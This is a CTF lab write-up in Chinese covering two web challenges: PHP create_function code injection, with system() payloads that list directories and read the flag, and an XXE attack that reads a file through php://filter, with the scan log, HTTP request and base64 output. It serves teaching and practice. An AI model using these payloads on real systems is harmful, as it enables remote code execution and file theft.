某函数的复仇

分析代码

```
preg_match('/^[a-z_]*$/isD',$shaw)//开头为字母、下划线以及结尾不允许换行$shaw('',$root);//create_function匿名函数代码注入/i不区分大小写
/s匹配任何不可见字符,包括空格、制表符、换页符等等,等价于[fnrtv]
/D如果使用$限制结尾字符,则不允许结尾有换行;
对于^开头,$结尾的正则,如果用.进行任意字符匹配,那么则不包括换行符
```

create_function函数

```
语法:
create_function(string $args, string $code)
string $args 声明的函数变量部分
string $code 执行的方法代码部分
例如:
<?php
error_reporting(0);
$sort_by = $_GET['sort_by'];
$sorter = 'strnatcasecmp';
$databases=array('1234','4321');
$sort_function = ' return 1 * ' . $sorter . '($a["' . $sort_by . '"], $b["' .
$sort_by . '"]);';
usort($databases, create_function('$a, $b', $sort_function));
当构建payload为
'"]);}phpinfo();/*
实际的组合过程为
$sort_function = ' return 1 * ' . $sorter . '($a["' . $sort_by
'"]);}phpinfo();/*
```


本题中

```
我们要post传入一个

create_function()

$shaw('',$root);
题目就变成了
create_function('',$root)

get传入来查询目录,}用来闭合前面的函数
1;}system('ls /');/*
```



然后post传参不变,构建get命令读取flag

```
1;}system('more /f*');/*
```

得到flag



xxe

先了解一下什么是xxe

https://blog.csdn.net/weixin 44420143/article/details/118721145

XXE(XML External Entity Injection)全称为XML外部实体注入,由于程序在解析输入的XML数据时,解析了攻击者伪造的外部实体而产生的。例如PHP中的simplexml_load默认情况下会解析外部实体,有XXE漏洞的标志性函数为simplexml_load_string()。

dirsearch扫描发先dom.php

```
文件 动作 编辑 查看 帮助

13:59:54| 404 - 552B - /development.esproj/
13:59:54| 404 - 548B - /development.log
13:59:54| 404 - 548B - /df_main.sql
13:59:54| 404 - 548B - /dispatcher/invalidate.cache
13:59:54| 404 - 560B - /dispatcher/invalidate.cache
13:59:54| 404 - 562B - /ddispatcher/invalidate.cache
13:59:54| 404 - 562B - /django_lfc.egg_info/vPKG_INFO
13:59:54| 404 - 556B - /dos.alpha.kubernetes.io
13:59:54| 404 - 551B - /doc/stable.version
13:59:54| 404 - 555B - /docker-compose-dev.yml
13:59:54| 404 - 555B - /docker-compose-dev.yml
13:59:54| 404 - 551B - /docker-compose.yml
13:59:54| 404 - 551B - /docker-compose.yml
13:59:54| 404 - 551B - /docs/changelog.txt
13:59:54| 404 - 551B - /docs/changelog.txt
13:59:54| 404 - 553B - /docs/changelog.txt
13:59:54| 404 - 553B - /docs/swagger.json
13:59:54| 404 - 553B - /docs/swagger.json
13:59:54| 404 - 553B - /docs/swagger.json
13:59:54| 404 - 555B - /docs/swagger.json
13:59:54| 404 - 550B - /docs/swagger.j
```

```
O 8 07c5d25a-1777-4485-aa89-714b587891f5.www.polarctf.com
                                                                                                 ■ 4 5 2 3 4 5 2 3 =
⊕ 校園剛登录 □ ctfshow □ CTF工具 □ kali □ 安物杯 □ 江苏海事 □ 苏职大 □ CSDN □ 比赛网站 □ ctf参考文献 □ Al
```

Warning: DOMDocument:loadXML(): Empty string supplied as input in /var/www/html/dom.php on line 5

DOMDocument Object ([doctype] => [implementation] => (object value omitted) [documentElement] => [actualEncoding] => [encoding] => [xmlEncoding] => [standalone] => 1 [xmlStandalone] => 1 [yersion] => 1.0 [xmlVersion] => [preserveWhiteSpace] => 1 [yersione] => [preserveWhiteSpace] => 1 [yersione] => [xmlStandalone] => [xmlSt

发现有各类的配置信息出现,直接利用该文件发送xml语句

```
文件读取的利用和payload非常好理解,即使用file协议读取文件内容,并输出到页面上(有回显的情况)。
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=读取的文件名"
>]>
<root>
<name>&xxe;</name>
</root>
```

这里根据一开始实例的提示,flag在flagggg.php,直接利用伪协议读取该文件

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-</pre>
encode/resource=flagggg.php" >]>
<root>
<name>&xxe;</name>
</root>
```

```
GET /dom.php HTTP/1.1
! Host: 07c5d25a-1777-4485-aa89-714b587891f5.www.polarctf.com:8090
User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:109.0) Gecko/20100101
 Firefox/115.0
 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
 image/webp,*/*;q=0.8
Accept - Language:
 zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate, br
 Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 203
 <?xml version="1.0" encoding="utf-8"?>
 <!DOCTYPE xxe [
 <! ELEMENT name ANY >
  <! ENTITY xxe SYSTEM
  "php://filter/read=convert.base64-encode/resource=flagggg.php" >
 ] >
 <root>
  <name>
   &xxe:
  </name>
  </root>
```

```
io pominer poedimente ;
41 [namespaceURI] =>
42 [prefix] =>
43 [localName] =>
44 [baseURI] => /var/www/html/
45 [textContent] =>
46 PD9waHANCi8vZmxhZ3s3ZTk3ZThjNGY5ZDZiZTMlYWU4NTAwYjlmYjJjZGQzZX0NC
47
48 )
49
```

解码得到flag

PD9waHANCi8vZmxhZ3s3ZTk3ZThjNGY5ZDZiZTM1YWU4NTAwYj1mYjJjZGQzZXONCg==

解密结果↓

复制内容